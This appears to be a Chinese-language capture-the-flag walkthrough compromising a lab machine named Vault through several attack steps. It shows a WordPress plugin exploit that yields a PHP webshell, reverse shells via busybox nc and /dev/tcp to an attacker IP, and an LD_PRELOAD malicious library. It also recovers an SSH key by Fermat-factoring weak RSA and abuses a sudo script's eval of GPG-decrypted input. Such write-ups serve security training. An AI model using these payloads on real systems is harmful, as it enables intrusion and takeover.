
```
[+] Finished: Thu May 14 04:31:02 2026
[+] Requests Done: 206
[+] Cached Requests: 6
[+] Data Sent: 61.638 KB
[+] Data Received: 713.614 KB
[+] Memory used: 273.645 MB
[+] Elapsed time: 00:00:13
```

成功获取到kaada用户的凭证

<http://192.168.43.114/wp-login.php>



启用插件后重新生成密钥



```
(myenv) └─(root@Eecho)-[/tmp/aaaa/PoC-CVE-2026-1357]
└─# python3 poc2.py http://192.168.43.115/ --command "id"
[+] Target: http://192.168.43.115
[+] Uploading payload...
[+] Payload uploaded
[+] Executing command...
[+] Command URL: http://192.168.43.115/wp-content/uploads/68f79e52-7097-4db8-b1e-12e779dd4080.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(myenv) └─(root@Eecho)-[/tmp/aaaa/PoC-CVE-2026-1357]
```

打通了

反弹shell

```
(myenv) └─(root@Eecho)-[/tmp/aaaa/PoC-CVE-2026-1357]
└─# python3 poc2.py http://192.168.43.115/ --command "busybox nc 192.168.43.6 7777 -e /bin/bash"
[+] Target: http://192.168.43.115
[+] Uploading payload...
[+] Payload uploaded
[+] Executing command...
[+] Command URL: http://192.168.43.115/wp-content/uploads/95da12c2-5455-4ed6-918a-1621755d3b1e.php?cmd=busybox+nc+192.168.43.6+7777+-e+%2Fbin%2Fbash
```

```
(root@Eecho)-[/opt/tools]
└─# python3 penelope.py -p 7777
[+] Listening for reverse shells on 0.0.0.0:7777 -> 127.0.0.1 • 192.168.43.6
[+] Main Menu (m) 🐼 Payloads (p) 🧼 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => Vault 192.168.43.115 Linux-x86_64 👤 www-data(33) 🍷 Session ID <1>
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /root/.penelope/sessions/Vault-192.168.43.115-Linux-x86_64/2026_05_14-05_07_03-028.log

[+] [New Reverse Shell] => Vault 192.168.43.115 Linux-x86_64 👤 www-data(33) 🍷 Session ID <2>
www-data@Vault:/var/www/wordpress/wp-content/uploads$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Vault:/var/www/wordpress/wp-content/uploads$
```

提权

www -> ta0

上传pspy分析


```

www-data@Vault:/var/www/wordpress/wp-content/uploads$ cd /tmp/
www-data@Vault:/tmp$ busybox wget http://192.168.43.6/pspy64
Connecting to 192.168.43.6 (192.168.43.6:80)
pspy64 100%
| *****
*****| 3032k 0:00:00 ETA
www-data@Vault:/tmp$ chmod +x pspy64
www-data@Vault:/tmp$ ./pspy64

```

```

2026/05/13 10:05:25 CMD: UID=0 PID=248 /lib/systemd/systemd-udev
2026/05/13 10:05:25 CMD: UID=0 PID=255 /lib/systemd/systemd-journald
2026/05/13 10:05:25 CMD: UID=0 PID=192
2026/05/13 10:05:25 CMD: UID=0 PID=191
2026/05/13 10:05:25 CMD: UID=0 PID=189
2026/05/13 10:05:25 CMD: UID=0 PID=159
2026/05/13 10:05:25 CMD: UID=0 PID=118
2026/05/13 10:05:25 CMD: UID=0 PID=117
2026/05/13 10:05:25 CMD: UID=0 PID=115
2026/05/13 10:05:25 CMD: UID=0 PID=113
2026/05/13 10:05:25 CMD: UID=0 PID=112
2026/05/13 10:05:25 CMD: UID=0 PID=110
2026/05/13 10:05:25 CMD: UID=0 PID=100
2026/05/13 10:05:25 CMD: UID=0 PID=99
2026/05/13 10:05:25 CMD: UID=0 PID=49
2026/05/13 10:05:25 CMD: UID=0 PID=48
2026/05/13 10:05:25 CMD: UID=0 PID=38
2026/05/13 10:05:25 CMD: UID=0 PID=29
2026/05/13 10:05:25 CMD: UID=0 PID=28
2026/05/13 10:05:25 CMD: UID=0 PID=27
2026/05/13 10:05:25 CMD: UID=0 PID=26
2026/05/13 10:05:25 CMD: UID=0 PID=25
2026/05/13 10:05:25 CMD: UID=0 PID=24
2026/05/13 10:05:25 CMD: UID=0 PID=23
2026/05/13 10:05:25 CMD: UID=0 PID=22
2026/05/13 10:05:25 CMD: UID=0 PID=21
2026/05/13 10:05:25 CMD: UID=0 PID=18
2026/05/13 10:05:25 CMD: UID=0 PID=19
2026/05/13 10:05:25 CMD: UID=0 PID=18
2026/05/13 10:05:25 CMD: UID=0 PID=17
2026/05/13 10:05:25 CMD: UID=0 PID=16
2026/05/13 10:05:25 CMD: UID=0 PID=15
2026/05/13 10:05:25 CMD: UID=0 PID=14
2026/05/13 10:05:25 CMD: UID=0 PID=12
2026/05/13 10:05:25 CMD: UID=0 PID=11
2026/05/13 10:05:25 CMD: UID=0 PID=10
2026/05/13 10:05:25 CMD: UID=0 PID=9
2026/05/13 10:05:25 CMD: UID=0 PID=8
2026/05/13 10:05:25 CMD: UID=0 PID=6
2026/05/13 10:05:25 CMD: UID=0 PID=4
2026/05/13 10:05:25 CMD: UID=0 PID=3
2026/05/13 10:05:25 CMD: UID=0 PID=2
2026/05/13 10:05:25 CMD: UID=0 PID=1 /sbin/init
2026/05/13 10:06:01 CMD: UID=1000 PID=27235 /bin/bash /var/tmp/.sys_update
2026/05/13 10:06:01 CMD: UID=1000 PID=27236 /bin/sh -c /bin/bash /var/tmp/.sys_update
2026/05/13 10:06:01 CMD: UID=0 PID=27233 /usr/sbin/cron -f
2026/05/13 10:06:01 CMD: UID=1000 PID=27234 /bin/bash /var/tmp/.sys_update
2026/05/13 10:06:01 CMD: UID=1000 PID=27237

```

可以看到定时任务执行了/var/tmp/.sys_update

```

www-data@Vault:/tmp$ cat /var/tmp/.sys_update
#!/bin/bash

curr_sec=$(date +%s)
if [ $curr_sec -lt 30 ]; then
    diff=$((30 - curr_sec))
    read -t $diff <> <(:) > /dev/null 2>&1
fi

CONF="/var/tmp/.service_config"

if [ -f "$CONF" ]; then
    CHECK=$(grep -vE "\^export [A-Z_]+= [/a-zA-Z0-9._-]+ $" "$CONF")

    if [ -z "$CHECK" ]; then
        . "$CONF"
    fi
fi

exec -a "/usr/sbin/sys-stats-collect" /usr/bin/awk 'BEGIN{print "Job Done"}' > /dev/null 2>&1
www-data@Vault:/tmp$

```

脚本逻辑分析

1. **等待机制**: 脚本会计算当前秒数, 如果小于 30 秒, 它会 `read` 等待, 直到该分钟的第 30 秒。
2. **正则白名单**: 它会检查 `/var/tmp/.service_config` 的每一行, 必须匹配: `^export [A-Z_]+=`
`[/a-zA-Z0-9._-]+$`
 - 它只允许 `export 变量名=值` 的格式。
 - 变量名只能是大写字母和下划线。
 - **关键点**: 值允许 `/`、`.`、`-`、`_` 以及字母数字。
3. **危险操作**: 如果文件内容全部符合正则, 它会执行 `.$CONF` (即 `source`), 将这些变量加载到当前 shell 环境中。
4. **执行命令**: 最后执行 `exec ... /usr/bin/awk`。

漏洞点: LD_PRELOAD 注入

虽然正则禁止了分号、反引号和括号, 但它允许路径符号 `/`。那么即可注入环境变量: `LD_PRELOAD`。

`LD_PRELOAD` 允许在程序启动时优先加载自定义的共享库 (`.so` 文件)。只要把一个恶意的 `.so` 文件路径写进配置, 当脚本最后运行 `awk` 时, 恶意代码就会以 `ta0` (UID 1000) 的身份执行。

第一步: 编写恶意 C 代码

编写一个简单的共享库, 在它被加载时执行反弹 Shell。

```
cat << EOF > /var/tmp/exploit.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setgid(1000);
    setuid(1000);
    system("bash -c 'bash -i >& /dev/tcp/192.168.43.6/8888 0>&1'");
}
EOF
```

第二步: 编译共享库

```
gcc -shared -fPIC -o /var/tmp/exploit.so /var/tmp/exploit.c -nostartfiles
```

第三步: 创建触发配置文件

根据脚本的正则要求, 构造对应的 `export` 语句:

```
echo "export LD_PRELOAD=/var/tmp/exploit.so" > /var/tmp/.service_config
```

第四步：监听并等待

在攻击机（192.168.43.6）上开启监听：

```
(root@Echo)-[/opt/tools]
# python3 penelope.py -p 8888
```

```
(root@Echo)-[/opt/tools]
# python3 penelope.py -p 8888
[+] Listening for reverse shells on 0.0.0.0:8888 -> 127.0.0.1 • 192.168.43.6
> Main Menu (m) 🧠 Payloads (p) 🧹 Clear (Ctrl-L) 🚪 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => Vault 192.168.43.115 Linux-x86_64 🧑 ta0(1000) 📄 Session ID <1>
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] - [TY] • Menu key [12] ←
[+] Session log: /root/.penelope/sessions/Vault-192.168.43.115-Linux-x86_64/2026_05_14-05_14_30-959.log

ta0@Vault:~$ id
uid=1000(ta0) gid=1000(ta0) groups=1000(ta0)
ta0@Vault:~$
```

ta0 -> sublarge

ta0用户家目录下有两个文件

```
ta0@Vault:~$ cat broken.txt
```

```
cat broken.txt
```

在一场代号为“暗箭”的安全行动中，MazeSec社区的老大11104567获取了一台名为Vault的服务器的一些信息。该服务器由一名叫Sublarge的高级管理员管理。

你需要去获取加密的信息，才能得到Sublarge管理员的权限

据信，12138对Sublarge里面的一些信息做了手脚，你能发现吗？

11104567获取到的信息如下：

```
N=342907414165994020003644264069853071087888473461398492760564234568504847850310
54576175547387593396760716456841067680666550537736929030835788005715533
e=65537
```

```
C=630663397292932344110924598096204090707622392777266368293236184480569475433607
268392527588822658229758199381118184386449967084124219498140114920047
```

剩下的就需要靠你自己了，去计算出来p和q，就可以得到加密的信息了。

哦对了，这个加密的信息可以多次利用！

```
ta0@Vault:~$ cat key
```

```
cat key
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
```

```
b3ByohfdbnhchskcbhdAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFWAAAdzc2gtcn
NhAAAAAwEAAQAAQEAE8Le3BIFbL/x2Sj6XezgLN74a1DkgAAKA0SMbuYhfodahinbxffT
5VvP/qBk911f2jBMBGg0Jy2wMeAexvk8bRY18eEYVZTiES1a1ZgB//07hwsJWhfkd112Oh
ZGMjfoAQTo1ViBSdL9NaPe3Xqdy1398fg1h6fsLYTAAism6RJI1KbCyBtTrUOGx5m/Fep2
Dvs55XhuTEng7cm/pnp8wp1Kjup1e/sUj0yTPm0L8zu6PLKLfrSFNKKGbDmiS18w16Ego
0/7awt3gNLBipJCxPaJuda6Zrs49lx0Pytd0uww1/OhshZqg6b8fXzKOZpy77+86+uAqol
A3puUCQV/QAAA8h6LZeoei2XjgAAAAAdzc2gtcnNhAAABAQDwt7cEgvsV/HZKPpd7OAs3vh
quOSAAAAoDRiXu5iF851qGKdt99Plw8/+oGT2Wv/aMEwEaDQnLbAx4B7G+TxFjxx4RhV
10IRLVqVMAH//TuHB1aF+R3WXY6FkYyn84BB0jVWIFJ0v01o97dep3Lxf3x+CWhp+wti0
ACKybpEkjUpsLIG10tQ4bHmb8V6nYNWzn1eg5MSertwz+menxanUq06mV7+XSPTJM+bQvz
07o8sot+tIU0ooZsOaKJLXzCXoSA7T/trc3eA0sGKkkLE9om51rpmuzj2XHq/K13S7DCX8
6Gwf0Qdpvx9fMo5mnLvz7zr64CqiUDem5QJBX9AAAAAwEAAQAAQAqsescOXvbBYRV1tR3
XnFe6bD9KUSru1YLT1U6NkcqSD6eHT5ZZEmJHMe/eeNublu572cMQQ8/A70EpSPQvtSI5K
+cvzf5tfaC5XBzqApyxQ+R2xQhjqTPH+CAVoMM1skMtTo23QPRfEK9Cnu2nNDwCTPJfyHo
9bfgPDswLeEw5V0/2caIBTAWTLfAoY8RiISDU6RcSI5c/rTCHoBesIfUAsM7Y8eOB5+AqG
C9mukDOT1AtoulEHGD7I799oQV/fdpeAuN/K/wvf33Xk8zdY9qRMNo+lyR0sDbRhalitMN
h9Uz1v1AnEkFbmJjA8jY6UB6X2CY5V0wws2/yxI2m81hAAAQgQDF7aw9j6a1w3e19m0D1D
jqJhdis8rcGvHJn/twnA0Z2+zSvph1bn2Usks+HY7jEkTKmURcCEAgwza2PphosJ8A/iB
```

```
TqYGygLTxnFL4rrOtKEE2QSwZ5GWZ2EVva7svu70mA1Ei0m1FygD5VHcpAVavF1weksF87
0Jzht5p1WigwAAAEIA/jN85wH3aT1GW/4ndr8QVFQ9zeEPCPzweUb9H1egPHvdfRcjISN8
UZPtjTO4Qo4NSBd9KatNAN+5h+6wmFrjRCwNAqLy+eEyqgzbr51MNU4n1nkvG1YIER4rXt
11lgpyGtny92AENbP3rYkSrAxt8XQQ+zjCKZTsmHhzevkSEFCAAACBAPJrzN1zxtevT6Fi
fs19n1QHKZXzkM2qx8yLvtoDmcww+LpN3bNBFJM6oAGBawi+z7wz795PhrocBaX9J1Ruuq
+Gp1GimONDqRMX468n0JLy61xZuj2L1hi8shWDranUEKwIQi9KHvYgjX4i9xoufvvB838
SM*****#这里的信息被删除了
-----END RSA PRIVATE KEY-----
ta0@vault:~$
```

broken.txt是一道密码题目，key是一个不完整的私钥

首先从密码开始

1. 分析

在对名为 vault 的服务器进行安全审计时，我们在普通用户目录下发现了 broken.txt 文件。文件指明高级管理员 Sublarge 的权限凭证已被加密，并留下了以下 RSA 公钥体制的关键参数：

- 模数 (\$N\$) :
34290741416599402000364426406985307108788847346139849276056423456850484785031054576175547387593396760716456841067680666550537736929030835788005715533 (约为 511-bit)
- 公钥指数 (\$e\$) : 65537
- 密文 (\$C\$) :
6306633972929323441109245980962040907076223927772663682932361844805694754336072683925275888222658229758199381118184386449967084124219498140114920047

关键提示：“12138对Sublarge里面的一些信息做了手脚”、“这个加密的信息可以多次利用”。

2. 漏洞原理：费马因数分解 (Fermat's Factorization)

在标准的 RSA 加密中，模数 \$N\$ 是由两个足够大的随机质数 \$p\$ 和 \$q\$ 相乘得到 (\$N = p \times q\$)。如果 \$p\$ 和 \$q\$ 在生成时过于接近（即 \$|p - q|\$ 的值很小），它们就会紧密分布在 \$\sqrt{N}\$ 的两侧。

这种配置上的疏忽会导致**费马分解攻击**。

数学原理

我们可以将 \$N\$ 表示为两个平方数的差：

$$N = a^2 - b^2 = (a + b)(a - b)$$

其中：

- $a = \frac{p + q}{2}$ （由于 \$p, q\$ 接近，\$a\$ 略大于 \$\sqrt{N}\$）
- $b = \frac{p - q}{2}$

攻击者可以通过从 \$\lceil \sqrt{N} \rceil\$ 开始向上枚举 \$a\$，并检查 \$a^2 - N\$ 是否为一个完美的平方数（即 \$b^2\$）。一旦找到满足条件的 \$a\$ 和 \$b\$，便可直接恢复出：

$$p = a + b, \quad q = a - b$$

3. 解题思路与实施步骤

1. **观察位长**：\$N\$ 的大小约为 511 比特，在现代密码学中属于较短的密钥，极易受到数学方法或因式分解数据库（如 Factordb）的直接检索。
2. **质数距离检测**：由于题目提示“做了手脚”，且 \$N\$ 的数值特征明显，首先尝试**费马分解法**。
3. **私钥恢复与解密**：
 - 通过 \$p\$ 和 \$q\$ 计算欧拉函数 $\phi(N) = (p-1)(q-1)$ 。
 - 利用模逆运算求得私钥 $d \equiv e^{-1} \pmod{\phi(N)}$ 。
 - 计算明文 $M \equiv C^d \pmod N$ 。
 - 将大整数 \$M\$ 转换为 ASCII 字节流，提取管理员凭证。

4. 漏洞利用脚本

```
import math
from Crypto.Util.number import long_to_bytes

# 题目已知数据
n =
34290741416599402000364426406985307108788847346139849276056423456850484785031054
576175547387593396760716456841067680666550537736929030835788005715533
e = 65537
c =
63066339729293234411092459809620409070762239277726636829323618448056947543360726
83925275888222658229758199381118184386449967084124219498140114920047

print("[*] 正在启动费马分解攻击...")

# 1. 执行费马因数分解
a = math.isqrt(n) + 1
while True:
    b2 = a*a - n
    b = math.isqrt(b2)
    if b*b == b2:
        break
    a += 1

p = a + b
q = a - b

print(f"[+] 成功分解 N 因子! ")
print(f"    p = {p}")
print(f"    q = {q}")

# 2. 恢复私钥并解密
phi = (p - 1) * (q - 1)
d = pow(e, -1, phi)
m = pow(c, d, n)

# 3. 输出明文结果
credential = long_to_bytes(m).decode('ascii', errors='ignore')
print("-" * 50)
print(f"[+] 解密出的 Sublarge 管理员凭证: {credential}")
print("-" * 50)
```

```
[*] 正在启动费马分解攻击...
[+] 成功分解 N 因子!
p = 185177594261831261107671636325914207176977951206972553973305880445352621081
q = 185177594261831261107671636325914207176977951206972553973305880445352555093
-----
[+] 解密出的 Sublarge 管理员凭证: flag{sMZfeCxJpMbEX0fLAAAADlN1YmxhcmdlQFZhdx0AQIDBA==}
```

私钥完善

仔细观察就会发现解密出来的就是私钥的后半部分（前面也提到过这个加密的信息可以多次利用），添加到私钥里(需要注意多出来两个字节sM因为前面已经有sM了)

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3ByohfdbnhchskcbhdAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAA8Le3BIFbL/x2Sj6XezgLN74a1DkgAAAKA0SMbuYhfOdahinbxffT
5VvP/qBk9l1f2jBMBGg0Jy2wMeAexvk8bRY18eEYVZTiES1a1ZgB//07hwsJWhfkd112Oh
ZGMjfoAQTo1ViBSdL9NaPe3Xqdy1398fg1h6fsLYtAAism6RJI1KbCyBtTrUOGx5m/Fep2
DVs55XhuTEng7cm/pnp8wp1Kjup1e/sUj0yTPm0L8zu6PLKLfrSFNKKGbDmiis18w16EgO
0/7awt3gNLBipJCxPaJuda6Zrs491x0Pytd0uww1/OhsHZqg6b8fXzKOZpy77+86+uAqo1
A3puUCQV/QAAA8h6LZeoei2XjgAAAAdzc2gtcnNhAAABAQDwt7cEgVsv/HZKPpd7OAs3Vh
quOSAAAAODRixu5if851qGKdtd99P1w8/+oGT2wv/aMEwEaDQnLbAx4B7G+TxFjXx4RhV
1OIRLVqVMAH//TuHB1aF+R3WXY6FkyN84BBOjVWIFJ0v01o97dep3Lxf3x+CWhp+wti0
ACKybpEkjupsLIG1otQ4bHmb8V6nYNWzn1eG5MSertwz+menxanUq06mv7+xSPTJM+bQVz
07o8sot+tIU0ooZsOaKJLXzCXoSA7T/trc3eA0sGkkkLE9om51rpmuzj2XHq/K13S7DCX8
6GwfOqDpvx9fMo5mnLv7zr64CqiUDem5QJBX9AAAAAwEAAQAAQAQsescoXVbBYRV1tR3
XnFe6bD9KUSru1YL7U6NkcqSD6eHT5zZEmJHMe/eeNub1u572cMQQ8/A70EpSPQvtsi5K
+cvzf5tfaC5XBzqApyxQ+R2xQhjqtpH+cAVoMM1SkMtTo23QPRfEK9Cnu2nNDWCTPJfyHo
9bfgPDSWLeEw5V0/2caiBTAWTLFaOY8RiISDU6RcSI5c/rTCHOBesIfUAsM7Y8eOB5+AqG
C9mUKD0TlAtoulEHGD7I799oQV/fdpeAuN/K/wvf33Xk8zdY9qRMNo+lyR0sDbRhalitMN
h9Uz1V1AnEkFbumjA8jy6UB6X2CY5V0wws2/yxI2m81hAAAAGQDF7aw9j6a1w3e19m0D1D
jqJhdis8rcGvHJn/twnA0Z2+zSvph1bn2Usks+HY7jEkTKmURcCEAagWza2PphosJ8A/iB
TqYGyGLTxnFL4rrOtKEE2QSwZ5GWZ2EVva7svu70mA1Ei0m1Fygd5VHcpAVavFlweksF87
0Jzht5p1WigwAAAEIAE/jN85wH3aT1GW/4ndr8QVFQ9zeEPCPzweUb9HlegPHvdfRcjisN8
UZPtjTO4Qo4NSBd9KatNan+5h+6wmFrjRCwNAqLy+eEyqgzBR51MNU4n1nkvg1YIER4rXt
11lgpyGtny92AENbP3rYkSrAxt8XQQ+zjCKZTsmHhzeVkSEfCAAACBAPJrzn1zxtevT6Fi
fs19n1QHKZXzkM2qx8yLvtoDmcww+LpN3bNBFJM6oAGBawi+z7wZ795PhrocBaX9J1Ruuq
+Gp1GimONDqRMX468nOJLy61xZuj2L1hi8shwDranUEkwIQi9KHVYgjX4i9xoufvvB838
sMZfeCxJpMbEX0fLAAAADlN1YmxhcmdlQFZhdx0AQIDBA==
-----END RSA PRIVATE KEY-----
```

但目前这个私钥还无法使用，因为还存在两个问题

1. 首尾标头不匹配（格式混乱）

1. **首行**: -----BEGIN OPENSSH PRIVATE KEY----- (这是 OpenSSH 的新格式)
2. **尾行**: -----END RSA PRIVATE KEY----- (这是传统 PEM/OpenSSL 的旧格式)
3. 这种首尾不一致会导致 SSH 客户端在解析文件边界时直接报错
4. 修复方案: 替换为 -----END OPENSSH PRIVATE KEY----- (新版的 OpenSSH 格式私钥)

2. Base64 数据头部被篡改

1. 看第一行开头的 Base64 数据: b3Byohfdbnhchskcbhd... 标准的 OpenSSH 私钥（新格式）在 Base64 解码后，其最开头的魔术字符串（Magic String）必须是 openssh-key-v1。
2. 对应的标准 Base64 开头应该极其固定，通常是：
 - b3B1bnNzaC1rZXktdjE... (对应 openssh-key-v1)而这里的 b3Byohfdbnhchskcbhd 解码出来是一串无意义的乱码。这意味着 12138 故意修改了私钥头部的几个字符，导致其无法被正常解码

3. 修复方案:前面替换为 `b3B1bnNzaC1rZXktdjE` (base64解密就是openssh-key-v1)

Base64 编码/解码

b3Byohfdbnhchskcbhd

字符编码: UTF-8

☒ 解码过滤非 Base64 字符

opr? ?nx\? ?n

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAAAAAAAG5vbmUAAAAAEbm9uZQAAAAAAAAABAAAFwAAAAdzc2gtcn
NhAAAAAwEAAQAAQEA8Le3BIFbL/x2Sj6XezgLN74aLDkgAAAAA0SMbuYhf0dahinbXffT
5VvP/qBk9llf2jBMBGg0Jy2wMeAexvk8bRY18eEYVZTiES1aLZgB//07hwSJWhfkd1l20h
ZGmjf0AQTo1ViBSdL9NaPe3Xqdy1398fgLh6fsLYtAAism6RJI1KbCyBtTrUOGx5m/Fep2
DV555XhuTEng7cM/pnp8Wp1KjupLe/sUj0yTPm0L8zu6PLKLfrSFNKKGbDmiiS18wL6Eg0
0/7awt3gNLBipJCxPaJuda6Zrs49Lx0Pytd0uwwL/0hsHzqg6b8fXzk0Zpy77+86+uAqoL
A3puUCQV/QAAA8h6LZe0ei2XjgAAAAAdzc2gtcnNhAAABAQDwt7cEgVsv/HZKPpd70As3vh
qU0SAAAAoDRIxu5iF851gGKdtd99PLW8/+oGT2WV/aMEwEaDQnLbAx4B7G+TxFjXx4RhV
l0IRLVqVmAH//TuHBiLaF+R3WXY6FkyN84BB0jVWIFJ0v01o97dep3LXf3x+CWHp+wti0
ACkybpEkjUpsLIG10tQ4bHmb8V6nYNWznLeG5MSertwz+menxanUq06mV7+xSPTJM+bQvz
07o8so+tiU0ooZs0aKJLXzCXoSA7T/trC3eA0sGKkkLE9om51rpmuzj2XHQ/K13S7DCX8
6Gwf0Qdpvx9fMo5mnLv7zr64CqiUDem5QJBX9AAAAAwEAAQAAQAQsesc0XVbBYRVltR3
XnFe6bD9KUSru1YLTLU6NkcqSD6eHT5zZEmJHMe/eeNubLu572cMQQ8/A70EpSPQVtSI5K
+cvzf5tfaC5BzqApyxQ+R2xQhjqtpH+cAVoMM1SkMtTo23QPRfEK9Cnu2nNDwCTPJfyHo
9bFGPDSWLeEw5V0/2caiBTAWTLFa0Y8RiISDU6RcSIsc/rTCh0BesIfUAsM7Y8e0B5+AQg
C9mUKDOTLATouLEHGDI799oQV/fdpeAuN/K/wvf33Xk8zdY9qRMNo+LyR0sDbRhalitmN
h9UzLV1AnEkFbuJaj8jY6UB6X2CY5V0wWs2/yxI2m81hAAAAgQDF7aw9j6alW3el9m0D1D
jqJhdis8rcGvHJn/twnA0Z2+zSvphLbn2Usks+HY7jEKTkmURccEAgWza2PphosJ8A/iB
TqYGygLTxnFL4rrOtKEE2QSwZ5GWZ2EVva7sVu70mAlEi0mLFygD5VHcpAVavFLWeKsF87
0Jzht5plWigwAAAEIA/jN85wH3aT1GW/4ndr8QVFQ9zeEPCPzWeUb9HLegPHvdfRcjSN8
UZPtjT04Qo4NSBd9KatNAN+5h+6wmFrjRCwNAqLy+eEyqgzBR51MNU4n1nkVGIYIEr4rXt
1llgpyGtny92AENbP3rYkSrAxt8XQQ+zjCKZTsmHhzeVhSEFCAAACBAPJrzN1zxtevT6Fi
fS19n1QHKZXzkM2qx8yLvtoDmcww+LpN3bNBFJM6oAGBaWi+z7wZ795PhrocBaX9JLRuuq
+GpLGmONDqRMX468n0JLy61xZuj2L1hi8shWDrANUEKwIQi9KHvYgjX4i9xoUfvVbB838
sMZfexCjpmBEX0FLAAADLNIYmxhcmdlQFZhZhdWx0AQIDBA==
-----END OPENSSH PRIVATE KEY-----
```

```
(myenv) └─(root@Echo) - [/tmp/bbbb]
└─# vim id_rsa
(myenv) └─(root@Echo) - [/tmp/bbbb]
└─# chmod 600 id_rsa
(myenv) └─(root@Echo) - [/tmp/bbbb]
└─# ssh Sublarge@192.168.43.114 -i id_rsa
```

```
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux Vault 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
```

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: wed May 13 17:39:39 2026 from 192.168.43.6

Sublarge@Vault:~\$ id

uid=1001(Sublarge) gid=1001(Sublarge) groups=1001(Sublarge)

Sublarge@Vault:~\$

sublarge -> root

Sublarge@Vault:~\$ sudo -l

Matching Defaults entries for Sublarge on Vault:

env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User Sublarge may run the following commands on Vault:

(root) NOPASSWD: /usr/local/bin/secure_audit

存在一个sudo提权,查看脚本内容

```
#!/bin/bash
GPG_BIN="/usr/bin/gpg"
PUB_KEY="/home/Sublarge/audit_pub.asc"
REPORT="/var/tmp/report.gpg"

$GPG_BIN --import "$PUB_KEY"

if $GPG_BIN --batch --trust-model always --verify "$REPORT"; then
    echo "[+] 签名验证通过, 正在执行审计指令..."
    CMD=$(($GPG_BIN --batch --decrypt "$REPORT" 2>/dev/null)
    eval "$CMD"
else
    echo "[-] 签名校验失败!"
    exit 1
fi
```


脚本逻辑

1. 它会导入当前用户家目录下的公钥文件: `/home/Sublarge/audit_pub.asc`。
2. 它会去验证 `/var/tmp/report.gpg` 的 GPG 签名。
3. **漏洞点**: 如果签名验证通过, 它会解密该文件, 并将解密出来的文本**直接放入** `eval "$CMD"` 中**作为 Bash 命令执行!**

因为这个脚本是以 `root` 身份运行的, 如果能**生成一对自己的 GPG 密钥**, 把公钥伪装成 `audit_pub.asc`, 然后用私钥把恶意命令签名并加密打包成 `report.gpg`, 就能通过 `eval` 实现 **Root 提权**。

```
cat << 'EOF' > /tmp/gpg_gen.conf
%no-protection
Key-Type: RSA
Key-Length: 2048
Name-Real: Attacker
Name-Email: attacker@vault.local
Expire-Date: 0
%commit
EOF

# 生成密钥对
gpg --batch --generate-key /tmp/gpg_gen.conf

# 导出公钥, 直接覆盖 Sublarge 的公钥文件
gpg --armor --export attacker@vault.local > /home/Sublarge/audit_pub.asc

# 创建包含恶意命令的明文文件
echo "/bin/bash" > /tmp/payload.txt

# 用刚刚生成的私钥对明文进行签名并加密
# --clearsign 会生成带签名的文本, 契合脚本的 --verify 和 --decrypt 逻辑
gpg --batch --yes --clearsign --default-key attacker@vault.local -o
/var/tmp/report.gpg /tmp/payload.txt

sudo /usr/local/bin/secure_audit
```

```
Sublarge@Vault:~$ cat << 'EOF' > /tmp/gpg_gen.conf
> %no-protection
> Key-Type: RSA
> Key-Length: 2048
> Name-Real: Attacker
> Name-Email: attacker@vault.local
> Expire-Date: 0
> %commit
> EOF
